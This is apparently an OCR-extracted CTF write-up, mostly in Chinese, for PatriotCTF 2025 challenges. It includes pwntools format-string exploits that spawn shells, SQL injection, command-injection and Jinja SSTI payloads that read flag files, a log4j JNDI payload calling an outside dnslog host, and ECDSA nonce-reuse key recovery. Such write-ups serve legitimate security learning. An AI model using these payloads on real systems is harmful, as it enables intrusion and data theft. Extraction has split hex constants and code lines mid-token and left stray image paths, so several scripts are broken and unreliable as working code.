PatriotCTF 2025

Pwn:

Wowsay

```Python
from pwn import *
context(os='linux', arch='amd64', endian='little')
context.log_level = 'debug'
conn = remote('18.212.136.134', 1337)

# 等待服务提示
conn.recvuntil(b"What would you like to say: ")

exit_got = 0x0404048
backdoor = 0x04011C6

payload = fmtstr_payload(6,{exit_got:backdoor})
conn.sendline(payload)

conn.recvuntil('Wow: ')
output = conn.recvall(timeout=5)
print(output)
# print("输出已保存到 output.txt")
conn.close()

# [DEBUG] Received 0x43 bytes:
#     00000000  20 20 20 20  20 20 20 20  20 20 20 20  20 20 20 00
|    |    |    |   ·|
#     00000010  61 61 61 61  62 61 48 40  40 43 41 43  49 7b 77 30
|aaaa|baH@|@CAC|I{w0|
#     00000020  77 73 34 79  5f 62 33 74  74 33 72 5f  74 68 34 6e
|ws4y|_b3t|t3r_|th4n|
#     00000030  5f 63 30 77  73 34 79 5f  31 5f 70 72  30 6d 31 73
|_c0w|s4y_|1_pr|0m1s|
#     00000040  33 7d 0a
|3}·|
#     00000043
```


cursed format

考点是格式化字符串，会对发送的 payload 进行异或，初始的 key 是 0xff*0x20，后续的 key 是原始的 payload,注意好 key 直接打 atoi got 表

```Python
from pwn import*

def bug():
        gdb.attach(p)
        pause()
def s(a):
        p.send(a)
def sa(a,b):
        p.sendafter(a,b)
def sl(a):
        p.sendline(a)
def sla(a,b):
        p.sendlineafter(a,b)
def r(a):
        p.recv(a)
#def pr(a):
        #print(p.recv(a))
def rl(a):
        return p.recvuntil(a)
def inter():
        p.interactive()
def get_addr(size):
        return u64(p.recv(size).ljust(8,b'\x00'))
def get_addr64():
        return u64(p.recvuntil("\x7f")[-6:].ljust(8,b'\x00'))
def get_addr32():
        return u32(p.recvuntil("\xf7")[-4:])
def get_sb():
        return
libc_base+libc.sym['system'],libc_base+libc.search(b"/bin/sh\x00")
.__next__()
def get_hook():
        return
```

```
libc_base+libc.sym['__malloc_hook'],libc_base+libc.sym['__free_hoo
k']
li = lambda x : print('\x1b[01;38;5;214m' + x + '\x1b[0m')
ll = lambda x : print('\x1b[01;38;5;1m' + x + '\x1b[0m')


#context(os='linux',arch='i386',log_level='debug')
context(os='linux',arch='amd64',log_level='debug')
libc=ELF('./libc-2.31.so')

elf=ELF('./cursed_format')
p=remote('18.212.136.134',8887)
#p = process('./cursed_format')
def cmd(i):
        rl(">> ")
        sl(str(i))
def xor_payload(p):
    return bytes([c ^ 0xFF for c in p])
cmd(1)
#bug()
pay=b'%16$p%17$p'.ljust(0x20,b'\x00')
s(xor_payload(pay))
rl(b'0x')
pie_base=int(p.recv(12),16)-0x13B0
li(hex(pie_base))
rl(b'0x')
libc_base=int(p.recv(12),16)-146810
li(hex(libc_base))
system,bin_sh=get_sb()
atoi=pie_base+0x4040

sleep(0.2)
cmd(1)
pay=b'%16$p%17$p'.ljust(0x20,b'\x00')
s(pay)


sleep(0.2)
cmd(1)

payload=b'%'+str(system&0xffff).encode() +b'c%9$hn'
payload=payload.ljust(0x18,b'\x00')+p64(atoi)
s(payload)
```

```
sleep(0.2)
rl(">> ")
sl(b'$0\x00')
inter()
```



Web:

SecureAuth™

Mcp 一把梭

Connection Teste

```
Python
1' or 1=1 --+
123456

;构造闭合,有回显
127.0.0.1;whoami;

127.0.0.1;ls -hail /app;
127.0.0.1;cat  /app/flag*;
PCTF{C0nn3cti0n_S3cured}
```

Trust Vault

hint：通过将易受攻击的 SQL 查询与遗留的 Jinja 呈现链接起来，泄漏存储在磁盘/环境上的服务器端标志。

#jinja2 #flask #ssti


admin/admin

- 注册新用户后访问 /search，参数 topic 可 SQL 注入，返回结果通过 Jinja legacy 渲染。
- 探针：' UNION SELECT '{{7*7}}'-- - 得到 49，确认 SSTI。
- 枚举根目录：`' UNION SELECT '{{ cycler.__init__.__globals__[''os''].popen(''ls /'').read() }}'--`
- 然后`' UNION SELECT '{{ cycler.__init__.__globals__[''os''].popen(''cat /f*'').read() }}'--`
- PCTF{SQL1_C4n_b3_U53D_3Ff1C13N7lY}

Feedback Fallout

```
Makefile
${jndi:ldap://1p9bvr.dnslog.cn}
```

感觉像是 log4j 的 rce，但是没打出来反弹 shell，



直接读环境变量，多试几个就读到了

```
YAML
POST /feedback HTTP/1.1
Host: 18.212.136.134:8080
Content-Length: 27
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0
Safari/537.36
Content-Type: application/x-www-form-urlencoded;charset=UTF-8
X-Requested-With: XMLHttpRequest
Accept: */*
Origin: http://18.212.136.134:8080
Referer: http://18.212.136.134:8080/
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Connection: keep-alive

feedback=${env:SECRET_FLAG}
```

Trust Fall

- 已知登录：用户名 testuser、密码 pass123。登录后前端 JS 里硬编码了 API 令牌 trustfall-readonly，可以直接用它访问 API。
- 调用 GET /api/users/0 携带 Authorization: Bearer trustfall-readonly 即可拿到 root 用户信息，其中包含 flag。
- （没懂这题存在的意义是什么）

```
Bash
curl -s http://18.212.136.134:3000/api/users/0 \
```

```
  -H "Authorization: Bearer trustfall-readonly"
{"id":0,"username":"root","role":"superuser","flag":"PCTF{authz_misconfig_owns_u}"}
```

Crypto:

Cipher from Hel

从文件读入 `encrypted`，转成整数 `ss`；

把 `ss` 转成 9 进制序列 `digits9`；

构造 `o` 的逆表 `INV[digit9] = (hi_trit, lo_trit)`；

设 9 进制长度为 `k`，则原三进制长度为 `2k`，下标 `0..2k-1`，最高位下标 `c = 2k-1`；

- 第 `j` 个 9 进制位对应 `(hi, lo) = INV[digits9[j]]`；
- 有 `lo = d_j`、`hi = d_{c-j}`，从两端向中间填满三进制数组；

得到完整三进制数组后还原成整数 `s`，再 `to_bytes(..., 'big')` 得到原始 flag。

```python
import math

# mapping table from encryptor
O = (
    (6, 0, 7),
    (8, 2, 1),
    (5, 4, 3),
)

# build inverse: digit in base9 -> (high_trit, low_trit)
INV = {}
for i in range(3):
    for j in range(3):
        INV[O[i][j]] = (i, j)

def to_base(n, b):
    if n == 0:
        return [0]
    digs = []
    while n:
        digs.append(n % b)
        n //= b
```

```
    return digs[::-1]  # most significant first

def from_trits(trits):
    s = 0
    for i, d in enumerate(trits):
        s += d * (3 ** i)
    return s

def decrypt(cipher_bytes):
    # integer form of ciphertext
    ss = int.from_bytes(cipher_bytes, 'big')

    # get base-9 digits, MS digit first
    digits9 = to_base(ss, 9)
    k = len(digits9)            # number of loop iterations in
encryptor
    n_trits = 2 * k             # original base-3 length
    c = n_trits - 1             # max exponent in base-3

    # reconstruct trits d_0..d_c (least significant at index 0)
    trits = [None] * n_trits
    for j, d9 in enumerate(digits9):
        hi, lo = INV[d9]        # hi = d_{c-j}, lo = d_j
        trits[j]     = lo
        trits[c - j] = hi

    # back to integer s
    s = from_trits(trits)

    # back to bytes
    byte_len = (s.bit_length() + 7) // 8
    return s.to_bytes(byte_len, 'big')

if __name__ == "__main__":
    with open("encrypted", "rb") as f:
        ct = f.read()
    flag = decrypt(ct)
    print(flag.decode())
```

Nonce Twice, Pay the Price

ai 一把梭,

1. 已知数据与漏洞点

给了两个签名文件 `sig1.txt`、`sig2.txt`，以及 `pub.pem` 和加密后的 `secret_blob.bin`。

两个签名：

- 公共部分：
  `r = 288b415d6703ba7a2487681b10da092d991a2ef7d10de016daea4444523dc792`
- 签名 1：
  `s1 = fc00f6d1c8e93beb4c983104f1991e6d1951aa729004b7a1e841f29d12797f4`
  `z1 = msg_hash1 = 9f9b697baa97445b19c6552e13b3a796ec9b76d6d95190a0c7fab01cce59b7fd` sig1
- 签名 2：
  `s2 = 693ee365dd7307a44fddbdd81c0059b5b5f7ef419beee7aaada3c37798e270c5`
  `z2 = msg_hash2 = 465e2cf6b15b701b2d40cac239ab4d50388cd3e0ca54621cff58308f7c9a226b` sig2

`pub.pem` 用 `openssl` 看一下可以确认曲线是 **secp256k1**，曲线阶为：

```text
n = 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFEBAAEDCE6AF48A03BBFD25E8CD0364141
```

复用 nonce 的证据：两个签名的 `r` 完全相同 → ECDSA 里 `r` 只跟 nonce `k` 有关 ⇒ **nonce 被复用。**

2. 从复用 nonce 恢复私钥

ECDSA（忽略实现细节）签名公式：

$$s = k^{-1}(z + rd) \pmod{n}$$

对两次签名：

$$s_1 = k^{-1}(z_1 + rd) \pmod{n}$$
$$s_2 = k^{-1}(z_2 + rd) \pmod{n}$$

相减消掉 d：

$$s_1 - s_2 = k^{-1}(z_1 - z_2) \pmod{n}$$

只要 $s_1 \neq s_2$，我们就能解出 nonce：

$$k = (z_1 - z_2)(s_1 - s_2)^{-1} \pmod{n}$$

再把 k 代回任意一条式子求私钥 d：

$$s_1 = k^{-1}(z_1 + rd) \Rightarrow z_1 + rd = s_1 k \Rightarrow d = (s_1 k - z_1)\, r^{-1} \pmod{n}$$

流程：

1. 把 `r, s1, s2, z1, z2` 从 16 进制转为整数；
2. 用 `pow(x, -1, n)` 求模逆，按上面公式先算出 `k` 再算 `d`。

3. 解密 `secret_blob.bin`

有了私钥 `d` 之后，还要解密 `secret_blob.bin`。

实际测试可以发现：
如果用 `d` 的 32 字节大端表示作为 seed，按下面的方式生成伪随机流：

python 复制代码

```
keystream = b""
counter = 0
while len(keystream) < len(ciphertext):
    keystream += SHA256(d_bytes || counter).digest()
    counter += 1
```

然后 `ciphertext XOR keystream`，就能得到可读明文，且开头是 `pctf{...}` 的 flag。

也就是说，这里用的是"**用私钥做 key 的伪一次性密码本（OTP）**"——
keystream = concat SHA256(d || 0) || SHA256(d || 1) || ...

Python

```
from hashlib import sha256
from binascii import unhexlify

# === 1. 已知参数 ===
r =
int("288b415d6703ba7a2487681b10da092d991a2ef7d10de016daea4444523dc
792", 16)

s1 =
int("fc00f6d1c8e93beb4c983104f1991e6d1951aa729004b7a1e841f29d12797
f4", 16)
z1 =
int("9f9b697baa97445b19c6552e13b3a796ec9b76d6d95190a0c7fab01cce59b
7fd", 16)

s2 =
int("693ee365dd7307a44fddbdd81c0059b5b5f7ef419beee7aaada3c37798e27
0c5", 16)
z2 =
int("465e2cf6b15b701b2d40cac239ab4d50388cd3e0ca54621cff58308f7c9a2
26b", 16)

# secp256k1 的阶
n =
0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFEBAAEDCE6AF48A03BBFD25E8CD0364141
```

```
def inv(a, m):
    """模逆"""
    return pow(a, -1, m)

# === 2. 恢复 nonce k 和私钥 d ===
k = ((z1 - z2) * inv(s1 - s2, n)) % n
d = ((s1 * k - z1) * inv(r, n)) % n

print("[+] private key d =", hex(d))

# === 3. 用 d 解密 secret_blob.bin ===
with open("secret_blob.bin", "rb") as f:
    ct = f.read()

d_bytes = d.to_bytes(32, "big")

# keystream = SHA256(d || 0) || SHA256(d || 1) || ...
keystream = b""
counter = 0
while len(keystream) < len(ct):
    keystream += sha256(d_bytes + counter.to_bytes(4,
"big")).digest()
    counter += 1

pt = bytes(c ^ k for c, k in zip(ct, keystream[:len(ct)]))

print("[+] plaintext bytes:", pt)
print("[+] flag:", pt.decode().strip())
```

Matrix Reconstruction

```
Python
from pathlib import Path

states = []
for line in
Path(r"H:\Download\keystream_leak.txt").read_text().split():
    states.append(int(line.strip()))
assert len(states) >= 35

cipher_hex = "6c aa d8 c8 a4 08 48 f2 00 00 9d e6 c7 34 4c 7b 9c
```

```
03 f5 be bc a9 62 19 3a ef 4a 84 ad 39 7a 99 ff 04 f4"
cipher = bytes.fromhex(cipher_hex.replace(" ", ""))

keystream = bytes([s & 0xff for s in states])

pt = bytes(c ^ k for c, k in zip(cipher, keystream))

print("Plaintext:", pt)
print("Flag:", pt.decode().strip())
```

Password Palooza

hashcat.exe -m 0 -a 6 hash.txt H:\Download\rockyou.txt ?d?d

直接开爆

hashcat.exe -m 0 --show hash.txt

3a52fc83037bd2cb81c5a04e49c048a2:mr.krabbs57

pctf{mr.krabbs57}

Vibe Bank Vault

`vibe_hash` 这个函数中有个模运算截断，bcrypt 算法还会限制 72 字节

> portion = payload[: len(payload) % 256]

这一行就够了，无论你输入什么内容，只要长度是 256 的倍数，哈希值都等于“空字符串的哈希”。前缀伪造就行了。

Secret 长度 140,已知前 70,只会取前 72,即目前 2 位未知，爆破，哈希相同就 256 和 512 都为空即可。长度就 `N % 256` 的 'B' 字符串，后面的就没什么难的了。

```
Python
import base64
import re
import string
from itertools import product

import bcrypt

from pwn import *
```

```
HOST = '18.212.136.134'
PORT = 6666

_STATIC_SALT = b"$2b$12$C8YQMlqDyz3vGN9VOGBeGu"

def solve():
    r = remote(HOST, PORT)

    r.recvuntil(b"Leaked Note: ")
    leak = r.recvline().strip().decode()
    r.recvuntil(b"Target Hash: ")
    target_hash_full = r.recvline().strip().decode()

    def check_l1(candidate_str):
        digest = bcrypt.hashpw(candidate_str.encode(),
_STATIC_SALT)
        h = f"vb$1${base64.b64encode(digest).decode()}"
        return h == target_hash_full

    charset = string.ascii_letters + string.digits
    found_pw = ""

    for c1, c2 in product(charset, repeat=2):
        cand = leak + c1 + c2
        if check_l1(cand):
            found_pw = cand
            break

    if found_pw:
        r.sendlineafter(b"Enter password: ", found_pw.encode())
    else:
        return

    # Level 2
    r.recvuntil(b"prefix: '")
    prefix = r.recvuntil(b"'", drop=True).decode()

    pad1 = 256 - len(prefix)
    pad2 = 512 - len(prefix)

    s1 = prefix + "A" * pad1
    s2 = prefix + "B" * pad2

    r.sendlineafter(b"string1,string2", f"{s1},{s2}".encode())
```

```
    r.recvuntil(b"very long (")
    target_len = int(r.recvuntil(b" ", drop=True))

    rem = target_len % 256
    payload_l3 = "B" * rem

    r.sendlineafter(b"equivalent password: ", payload_l3.encode())

    r.recvuntil(b"password is: ")
    line = r.recvline().decode()
    m = re.search(r"(\d+) 'C's \+ (\d+)", line)
    pad_len = int(m.group(1))
    emoji_count = int(m.group(2))

    full_str = "C" * pad_len + " " * emoji_count
    full_bytes = full_str.encode('utf-8')
    target_bytes = full_bytes[:72]
    payload_l4 = target_bytes.decode('utf-8')

    r.sendlineafter(b"Enter password: ", payload_l4.encode())

    r.recvuntil(b"SecretPassword: ")
    admin_len = int(r.recvuntil(b" ", drop=True))

    payload_l5 = "X" * (admin_len + 256)

    r.sendlineafter(b"Input your password:", payload_l5.encode())

    r.interactive()

if __name__ == "__main__":
    solve()
```

PCTF{g00d_v1b3s_b4d_3ntropy_sync72_b4ck1ng}

Reverse:

Space Pirates

```
Python
FLAG_LEN = 30
TARGET = [
```

```
    0x5A,0x3D,0x5B,0x9C,0x98,0x73,0xAE,0x32,0x25,0x47,
    0x48,0x51,0x6C,0x71,0x3A,0x62,0xB8,0x7B,0x63,0x57,
    0x25,0x89,0x58,0xBF,0x78,0x34,0x98,0x71,0x68,0x59
]

XOR_KEY = [0x42, 0x73, 0x21, 0x69, 0x37]
MAGIC_ADD = 0x2A

buffer = [TARGET[i] ^ i for i in range(FLAG_LEN)]

buffer = [(b - MAGIC_ADD) % 256 for b in buffer]

for i in range(0, FLAG_LEN, 2):
    buffer[i], buffer[i+1] = buffer[i+1], buffer[i]

buffer = [buffer[i] ^ XOR_KEY[i % 5] for i in range(FLAG_LEN)]

flag = ''.join(chr(b) for b in buffer)
print("Decrypted flag:", flag)
# PCTF{0x_M4rks_tH3_sp0t_M4t3ys}
```

Are You Pylingual?

```
Python
import pyfiglet

# font = 'slant'
# words = 'MASONCC IS THE BEST CLUB EVER'
# flag_track = 0
# # art = list(pyfiglet.figlet_format(words, font=font))
# art=pyfiglet.figlet_format(words, font=font)
# print(art)
output = [-90, -42, -39, -42, -39, -39, -39, -42, -39, -42, -39, -
42, -39, -42, -39, -90, -90, -39, -48, -13, -52, -39, -42, -39, -
42, -39, -42, -39, -42, -90, -42, -39, -42, -39, -90, -90, -42, -
39, -39, -39, -39, -42, -39, -90, -90, -39, -39, -42, -105, -90, -
90, -42, -39, -39, -91, -90, -90, -39, -91, -39, -42, -39, -42, -
39, -39, -39, -39, -42, -39, -42, -39, -39, -39, -42, -39, -42, -
34, -39, -39, -42, -39, -42, -39, -42, -39, -42, -39, -90, -90, -
39, -39, -123, -13, -39, -42, -39, -42, -39, -42, -39, -90, -90, -
39, -39, -115, -39, -42, -90, -90, -90, -39, -39, -39, -42, -39, -
42, -90, -42, -39, -42, -39, -42, -90, -90, -90, -39, -90, -90, -
90, -42, -39, -42, -90, -39, -42, -39, -39, -39, -39, -42, -39, -
42, -90, -90, -90, -42, -39, -42, -90, -90, -90, -42, -39, -42, -
```

90, -42, -39, -42, -39, -42, -68, -42, -39, -42, -39, -13, -42, -
90, -42, -39, -42, -90, -42, -39, -42, -90, -42, -90, -90, -90, -
90, -90, -42, -39, -39, -42, -90, -90, -105, -90, -90, -42, -90, -
90, -90, -90, -90, -42, -42, -90, -90, -90, -90, -42, -42, -90, -
42, -39, -39, -39, -39, -39, -91, -90, -90, -90, -102, -42, -90, -
90, -90, -90, -90, -42, -91, -90, -90, -90, -90, -42, -90, -90, -
90, -90, -90, -42, -39, -39, -13, -39, -39, -39, -39, -39, -85, -
39, -39, -39, -39, -39, -39, -39, -39, -39, -39, -39, -39, -39, -
39, -39, -39, -39, -39, -39, -39, -39, -39, -39, -39, -39, -39, -
39, -128, -39, -39, -39, -39, -39, -39, -39, -39, -39, -39, -39, -
39, -39, -39, -39, -39, -39, -39, -39, -39, -39, -39, -39, -39, -
39, -39, -39, -119, -39, -39, -39, -39, -39, -39, -39, -39, -39, -
39, -13, -39, -39, -39, -39, -90, -90, -90, -90, -90, -90, -90, -
39, -39, -39, -39, -90, -115, -90, -90, -90, -90, -90, -90, -90, -
90, -90, -90, -39, -13, -39, -39, -39, -42, -39, -90, -90, -90, -
90, -42, -39, -123, -39, -39, -42, -56, -42, -39, -90, -90, -90, -
90, -42, -39, -90, -90, -39, -91, -13, -39, -39, -42, -39, -90, -
90, -42, -39, -39, -123, -39, -123, -39, -42, -106, -42, -39, -90,
-90, -42, -39, -42, -39, -42, -90, -42, -39, -42, -13, -39, -42, -
39, -42, -90, -90, -90, -39, -39, -123, -39, -123, -42, -73, -42,
-39, -42, -90, -90, -90, -42, -39, -90, -43, -39, -90, -42, -39, -
13, -42, -90, -90, -90, -90, -90, -42, -39, -39, -123, -90, -90, -
124, -42, -90, -90, -90, -90, -90, -42, -90, -42, -39, -123, -90,
-123, -39, -39, -13, -39, -39, -39, -39, -39, -39, -39, -39, -39,
-39, -39, -39, -39, -39, -39, -39, -39, -39, -39, -39, -39, -39, -
39, -39, -39, -39, -39, -39, -13, -38, -38, -118, -38, -91, -91, -
38, -38, -91, -91, -91, -91, -91, -91, -38, -38, -38, -91, -91, -
91, -91, -91, -38, -91, -91, -91, -91, -38, -38, -91, -103, -38, -
38, -91, -91, -91, -91, -91, -91, -91, -91, -91, -91, -91, -91, -
91, -91, -38, -38, -38, -91, -91, -91, -91, -91, -91, -91, -91, -
114, -16, -38, -38, -38, -43, -38, -38, -122, -43, -38, -38, -43,
-38, -38, -38, -122, -38, -43, -38, -91, -91, -91, -43, -43, -38,
-91, -91, -100, -90, -43, -38, -122, -38, -43, -38, -43, -38, -91,
-91, -91, -91, -43, -38, -91, -91, -91, -91, -43, -38, -38, -43, -
38, -38, -91, -43, -127, -91, -91, -91, -43, -16, -38, -38, -43, -
38, -43, -122, -91, -43, -38, -43, -38, -43, -122, -38, -122, -38,
-90, -91, -91, -38, -90, -43, -107, -43, -38, -43, -38, -43, -38,
-38, -122, -43, -38, -43, -38, -43, -38, -38, -38, -43, -38, -43,
-38, -38, -38, -38, -38, -38, -38, -43, -104, -43, -38, -90, -91,
-91, -38, -90, -38, -16, -38, -43, -38, -43, -38, -38, -43, -38, -
43, -38, -91, -91, -91, -38, -122, -91, -91, -91, -68, -38, -43, -
38, -43, -91, -43, -38, -43, -38, -43, -122, -38, -38, -43, -38, -
43, -91, -91, -91, -43, -38, -43, -91, -91, -91, -38, -38, -113, -
91, -43, -38, -43, -38, -91, -91, -91, -43, -38, -43, -38, -16, -

```
43, -91, -43, -38, -38, -43, -91, -43, -91, -43, -38, -38, -122, -
91, -119, -91, -91, -91, -91, -43, -90, -91, -91, -91, -91, -43, -
91, -43, -38, -122, -91, -43, -90, -91, -91, -91, -91, -43, -90, -
91, -91, -91, -103, -43, -38, -38, -43, -91, -91, -91, -43, -43, -
91, -91, -91, -91, -43, -38, -38, -16, -38, -38, -38, -38, -38, -
38, -38, -38, -38, -38, -50, -38, -38, -38, -38, -38, -38, -38, -
38, -38, -38, -38, -38, -38, -38, -38, -38, -38, -38, -38, -38, -
38, -38, -38, -38, -38, -38, -38, -114, -38, -38, -38, -38, -38, -
38, -38, -38, -38, -38, -38, -38, -38, -38, -38, -38, -38, -38, -
38, -38, -16, -38, -38, -91, -91, -91, -91, -109, -91, -91, -91, -
38, -38, -91, -91, -91, -91, -91, -91, -91, -91, -38, -38, -38, -
91, -91, -91, -91, -38, -38, -91, -91, -91, -91, -91, -54, -91, -
91, -91, -91, -91, -91, -91, -91, -91, -91, -38, -38, -38, -
91, -91, -91, -91, -91, -91, -91, -91, -38, -38, -38, -38, -91, -
108, -38, -38, -91, -91, -91, -91, -91, -91, -38, -16, -38, -43, -
91, -38, -38, -91, -91, -43, -38, -43, -38, -43, -38, -43, -38, -
91, -91, -91, -91, -43, -38, -38, -43, -38, -91, -91, -38, -45, -
43, -38, -91, -91, -91, -91, -43, -38, -91, -91, -91, -43, -91, -
38, -38, -91, -91, -109, -38, -38, -43, -38, -91, -91, -91]
first_val = 5
second_val = 6
hoge=[]
l=len(output)
for i in range(l):
    if i < l//2 :
        hoge.append(~(output[i]^second_val))
    else:
        hoge.append(~(output[i]^first_val))
# print(hoge)
hoge=hoge[l//2:]+hoge[:l//2]
# print(hoge)
h=l%10
flag=''
for i in range(l):
    if i==h:
        tmp=chr(hoge[i])
        flag+=tmp
        h+=28
print(flag)
# pctf{obFusc4ti0n_i5n't_EncRypt1oN}
```

Space Pirates 2

```
Python
```


```
TARGET = [
    0x15, 0x5A, 0xAC, 0xF6, 0x36, 0x22, 0x3B, 0x52, 0x6C, 0x4F,
0x90, 0xD9, 0x35, 0x63, 0xF8, 0x0E,
    0x02, 0x33, 0xB0, 0xF1, 0xB7, 0x69, 0x42, 0x67, 0x25, 0xEA,
0x96, 0x63, 0x1B, 0xA7, 0x03, 0x0B
]

XOR_KEY = [0x7E, 0x33, 0x91, 0x4C, 0xA5]
ROTATION_PATTERN = [1, 3, 5, 7, 2, 4, 6]
MAGIC_SUB = 0x5D

buf = TARGET[:]

#6
for i in range(32):
    buf[i] ^= (i * i) % 256

#5
for start in range(0, 32, 5):
    end = min(start + 5, 32)
    buf[start:end] = buf[start:end][::-1]

#4
for i in range(32):
    buf[i] = (buf[i] + MAGIC_SUB) % 256

#3
for i in range(0, 32, 2):
    buf[i], buf[i+1] = buf[i+1], buf[i]

#2
for i in range(32):
    r = ROTATION_PATTERN[i % 7]
    # Rotate right by r bits
    buf[i] = ((buf[i] >> r) | (buf[i] << (8 - r))) & 0xFF

#1
for i in range(32):
    buf[i] ^= XOR_KEY[i % 5]

flag = bytes(buf).decode('ascii', errors='replace')
print("Decrypted flag:", flag)
# PCTF{Y0U_F0UND_TH3_P1R4T3_B00TY}
```

Space Pirates 3

```python
target = [
    0x60, 0x6D, 0x5D, 0x97, 0x2C, 0x04, 0xAF, 0x7C, 0xE2, 0x9E,
    0x77, 0x85, 0xD1, 0x0F, 0x1D, 0x17, 0xD4, 0x30, 0xB7, 0x48,
    0xDC, 0x48, 0x36, 0xC1, 0xCA, 0x28, 0xE1, 0x37, 0x58, 0x0F,
]

xor_key = [0xC7, 0x2E, 0x89, 0x51, 0xB4, 0x6D, 0x1F]
rotation_pattern = [7, 5, 3, 1, 6, 4, 2, 0]
magic_sub = 0x93
chunk_size = 6

buf = target[:]

#6
for i in range(30):
    val = (i * i + i) % 256
    buf[i] ^= val

#5
for start in range(0, 30, chunk_size):
    end = min(start + chunk_size, 30)
    buf[start:end] = buf[start:end][::-1]

#4
for i in range(30):
    buf[i] = (buf[i] + magic_sub) % 256

#3
for i in range(0, 30, 2):
    if i + 1 < 30:
        buf[i], buf[i+1] = buf[i+1], buf[i]

#2
for i in range(30):
    r = rotation_pattern[i % len(rotation_pattern)]

    b = buf[i]
    buf[i] = ((b >> r) | (b << (8 - r))) & 0xFF

#1
for i in range(30):
```

```
    buf[i] ^= xor_key[i % len(xor_key)]

try:
    flag = bytes(buf).decode('ascii')
    print("Decrypted flag:", flag)
except UnicodeDecodeError:
    print("Non-ASCII result:")
    print("Bytes:", buf)
    print("Hex: ", ''.join(f'{b:02x}' for b in buf))
# PCTF{M4ST3R_0F_TH3_S3V3N_S34S}
```

Vorpal Masters

